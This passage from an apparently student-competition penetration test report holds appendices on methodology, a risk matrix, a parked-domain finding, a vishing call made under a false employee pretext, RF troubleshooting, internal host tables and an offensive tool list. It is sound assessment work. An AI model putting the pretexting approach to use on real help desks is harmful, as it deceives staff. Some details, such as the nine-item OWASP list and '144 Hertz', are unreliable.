https://nvd.nist.gov/vuln/detail/CVE-2019-5420

END OF FINDING

7.0 Appendix A: Methodology

Finals-XX's testing methodology had three main phases - reconnaissance, target assessment, and execution of assessment. Reconnaissance involved conducting Open-Source Intelligence (OSINT) research to gather publicly available information about RAKMS and network enumeration scans to gather information on available hosts and the network topology. The consultants used tools such as Nmap to identify systems and service versions of hosts and applications on the networks. Manual vulnerability scans were also conducted during the target assessment phase. For execution of assessment, the consultants used tools such as Burp Suite, Metasploit, and Hydra to find and exploit vulnerabilities. The diagram below shows a visual representation of the testing methodology the consultants followed throughout the penetration test.

Open Web Application Security Project (OWASP)


Finals-XX utilized the OWASP Top 10 to evaluate RAKMS web applications, aiming to pinpoint typical vulnerabilities and misconfigurations. The 2021 Version of OWASP Top 10 Consists of the following:

OWASP Top Ten 2021
Broken Access Controls
Cryptographic Failures
Injection
Insecure Design
Security Misconfiguration
Vulnerable and Outdated Components
Identification and Authentication Failures
Security Logging and Monitoring Failures
Server-Side Request Forgery

8.0 Appendix B: Risk Assessment Metrics

Risk Matrix

Finals-XX utilized the following 3x3 risk matrix for determining the severity level of each finding uncovered during the assessment. After determining the impact and likelihood classifications for the finding, they are used to select the appropriate severity level based on the risk matrix.



Likelihood	Severe	Moderate	Minor
Likely	Critical	High	Medium
Possible	High	Medium	Low
Unlikely	Medium	Low	Informational

Classification Definitions & Scales

Finals-XX utilized the following definitions and scales for classifying impact, likelihood, and remediation for each finding.

i. Impact

Definition: With respect to security, the effect on organizational operations, organizational assets, individuals, other organizations, or the Nation (including the national security interests of the United States) of a loss of confidentiality, integrity, or availability of information or a system. With respect to privacy, the adverse effects that individuals could experience when an information system processes their PII.

Scale	Description
Severe	Successful exploitation of the vulnerability may result in wide-spread disruption of critical business functions and significant financial damage.
Moderate	Successful exploitation of the vulnerability may cause significant disruptions to non-critical business functions.
Minor	Successful exploitation of the vulnerability may affect a few users without causing much disruption to routine functions.

ii. Likelihood

Definition: A weighted factor based on a subjective analysis of the probability that a given threat is capable of exploiting a given vulnerability or a set of vulnerabilities.

Scale	Description
Likely	Exploitation methods are well-known and can be performed with minimal difficulty using publicly available tools.
Possible	Exploitation methods are well-known and may be performed using public tools with configuration changes. Understanding of the underlying system is required for successful exploitation.
Unlikely	Exploitation requires deep understanding of the underlying system or advanced technical skills. Precise conditions may be required for successful exploitation.

iii. Remediation

Definition: The act of mitigating a vulnerability or a threat.

Scale	Description
Hard	Remediation may require extensive reconfiguration of the underlying systems and disruption of normal business functions.
Medium	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
Easy	Remediation may be accomplished within a short amount of time and with little difficulty.

9.0 Appendix C: Open-Source Intelligence

Overview

Team-XX conducted a thorough open-source intelligence investigation pre-engagement. This consisted of enumerating the digital footprint of RAKMS' public facing services, to include public DNS record,

iv. RAKMS site links to parked domain

Informational Risk	
Likelihood	Unlikely
Impact	Minor
Remediation	Easy

Affected Scope

- https://kkms.us

Description

The Contact Us option located in the footer of https://kkms.us links to https://newskit.social/Contact-us-RAKMS. Upon browsing to this page, the user is informed that the domain *newskit.social* is for sale.

Steps to Reproduce

1. Browse to https://kkms.us
2. Click the Contact Us link in the static footer of the webpage, which links to ww38.newskit.social/Contact-us-RAKMS

9-1 Landing Page of https://newskit.social/Contact-us-RAKMS

Technical Impact

Acquiring this domain would allow attackers to launch attacks against RAKMS customers, and potential clients. For example, phishing attacks through fake login pages resembling Google or Microsoft's. This association can severely tarnish kkms.us reputation, potentially leading to blacklisting by major providers like Spamhaus, jeopardizing email deliverability and brand image.

Business Impact

Lack of working contact information has great potential to degrade customer confidence in RAKMS resulting in lost business. Blacklisting by major providers like Spamhaus can significantly hinder email deliverability, impacting marketing campaigns and customer outreach, leading to potential revenue loss.

Remediation Recommendation

Remove the link to https://newskit.social/Contact-us-RAKMS from the kkms.us footer. Replacing with link to a contact form controlled by RAKMS.

END OF FINDING

10.0 Appendix D: Social Engineering Engagement

Voice-Phishing Assessment

Finals-XX conducted a voice-phishing, commonly referred to as vishing, assessment on January 12th at 10:06am with the purpose of testing the effectiveness of the anti-social engineering training RAKMS recently provided to their IT helpdesk. Vishing is a social engineering technique that utilizes fraudulent phone calls and voice messages to convince individuals to reveal private or sensitive information.[7]


For the vishing assessment, one of the consultants called RAKMS's IT helpdesk pretending to be a new RAKMS employee, Jenifer Beitel, who works under Wendel Pruessen in the Public Relations department. They told the IT Helpdesk that Mr. Pruessen told them to call because they are not receiving employee announcement emails and are having trouble accessing their accounts. The consultant was able to obtain an email for the IT Helpdesk, helpdesk@corp.local.kkms, through the vishing call and a general idea of the process involved with requesting the onboarding of a new employee/account. Overall, the IT helpdesk personnel did a good job at deflecting the consultants attempts to gather information and attempt to have an account created. RAKMS's recently implemented anti-social engineering training appears to have been effective training and Finals-XX recommends the continued implementation of the training.

[7] https://www.crowdstrike.com/cybersecurity-101/vishing/

11.0 Appendix E: Radio Frequency Engagement

On day one a member of our team, accompanied by a RAKMS employee, worked to locate an abnormal radio emission coming from within the building. The tool used was a portable radio transmitter, which was tuned to listen to frequencies around 144 Hertz. This transmitter would beep continuously near any device which emits radio frequency near 144 Hertz. By walking around the building and analyzing the beeping, the team member was able to locate a small device on the second floor of the building which was confirmed to be the source of the abnormal radio emissions.

On day two, two members of our team were asked to troubleshoot a wireless baggage claim system which would start when a plane landed and stop otherwise. The issue with this system was it seemingly began to start and stop randomly, even when planes weren't nearby. To attempt to troubleshoot, the members used rtl_443 and the Universal Radio Hacker (URH) to record and analyze the frequencies of radio waves that the baggage claim system emitted. The members used the Spectrum Analyzer function of URH to record and graph any activity at 433 MHz, shown below.



They attempted to further investigate by analyzing the data returned when viewing the graph in the Interpretation tab of URH, but due to a one-hour time constraint, were unable to produce any additional results.

12.0 Appendix F: Network Details

Guest

IP Address	FQDN	Port(s)
10.0.200.2		53
10.0.200.5	RAKMS-Guest-Wifi.guest.kkms.local	22,80,443
10.0.200.43	TSA.guest.kkms.local	22,80

Corp

IP Address	FQDN	Port(s)
10.0.0.2		53
10.0.0.5	SKYCONTROL01.corp.kkms.local	53, 80, 88, 135, 139, 389, 443, 445, 464, 593, 636, 3268, 3269, 3389
10.0.0.6	cessna-exchange.corp.kkms.local	25,80,81,110,135,139,143,443,444,445,465, 587,993,995,5060,6001
10.0.0.33	baggagecheckin.corp.kkms.local	22, 80
10.0.0.43	employeetimedb.corp.kkms.local	22, 80, 443
10.0.0.99	afdb.corp.kkms.local	22, 3306
10.0.0.100	afws.corp.kkms.local	22, 80
10.0.0.101	pilot-pmi.corp.kkms.local	22, 1521
10.0.0.201	SKYDESKTOP01.corp.kkms.local	135, 139, 445, 3389
10.0.0.202	SKYDESKTOP02.corp.kkms.local	135, 139, 445, 3389
10.0.0.203	SKYDESKTOP03.corp.kkms.local	135, 139, 445, 3389

Train

IP Address	FQDN	Port(s)
10.0.20.2		53
10.0.20.100	tram-ops.train.kkms.local	22, 3000
10.0.20.101	tram1.train.kkms.local	22, 80, 8088
10.0.20.102	tram2.train.kkms.local	22, 80, 8088
10.0.20.103	tram3.train.kkms.local	22, 80, 8088

User

IP Address	FQDN	Port(s)
10.0.1.51	SkyWorker01.user.kkms.local	

13.0 Appendix G: Tools

Reconnaissance

Nmap	
Description	Nmap enumerate devices and services on a network using a variety of techniques such as TCP SYN-scanning, ICMP echo scanning, and reverse name resolution.
Source	https://www.kali.org/tools/nmap

EyeWitness	
Description	Take a screenshot of websites from a provided file.
Source	https://www.kali.org/tools/eyewitness

Gobuster	
Description	Gobuster is a tool used to brute-force URIs including directories and files as well as DNS subdomains.
Source	https://www.kali.org/tools/gobuster

Nikto	
Description	Nikto is a pluggable web server and CGI scanner written in Perl
Source	https://www.kali.org/tools/nikto

SSLscan	
Description	SSLScan queries SSL services, such as HTTPS, in order to determine the ciphers that are supported.
Source	https://www.kali.org/tools/sslscan

Wappalyzer	
Description	A technology profiler that shows what websites are built with.
Source	https://www.wappalyzer.com/

Whatweb	
Description	WhatWeb identifies website technologies.
Source	https://www.kali.org/tools/whatweb

Exploitation

Awspx	
Description	A graph-based tool for visualizing effective access and resource relationships in AWS environments.
Source	https://github.com/WithSecureLabs/awspx

Burp Suite	
Description	A Java based Web Penetration Testing framework that is a integrated platform for performing security testing of web applications.
Source	https://portswigger.net/burp/communitydownload

Hydra	
Description	Hydra is a parallelized login cracker which supports numerous protocols to attack.
Source	https://www.kali.org/tools/hydra

Impacket	
Description	Impacket is a collection of Python classes for working with network protocols.
Source	https://github.com/fortra/impacket

Metasploit	
Description	An offensive security tool database used for exploiting known or common vulnerabilities.
Source	https://www.kali.org/tools/metasploit-framework

Netexec	
Description	NetExec is a network service exploitation tool that helps automate assessing the security of large networks.
Source	https://github.com/Pennyw0rth/NetExec

Pacu	
Description	Pacu is an Amazon Web Services exploitation framework used to enumerate and exploit AWS resources.
Source	https://www.kali.org/tools/pacu

Responder	
Description	A Link-Local Multicast Name Resolution (LLMNR), NetBIOS Name Service (NBT-NS) and Multicast Domain Name System (MDNS) poisoner.
Source	https://www.kali.org/tools/responder

Sqlmap	
Description	Sqlmap is designed to detect and take advantage of SQL injection vulnerabilities in web applications.
Source	https://www.kali.org/tools/sqlmap

Post Exploitation

Hashcat	
Description	Hashcat supports five unique modes of attack for over 300 highly-optimized hashing algorithms.
Source	https://www.kali.org/tools/hashcat

Mimikatz	
Description	Mimikatz uses admin rights on Windows to display passwords of currently logged in users in plaintext.
Source	https://www.kali.org/tools/mimikatz

PEASS-ng	
Description	PEASS-ng is a privilege escalation tools for Windows and Linux/Unix* and MacOS
Source	https://www.kali.org/tools/peass-ng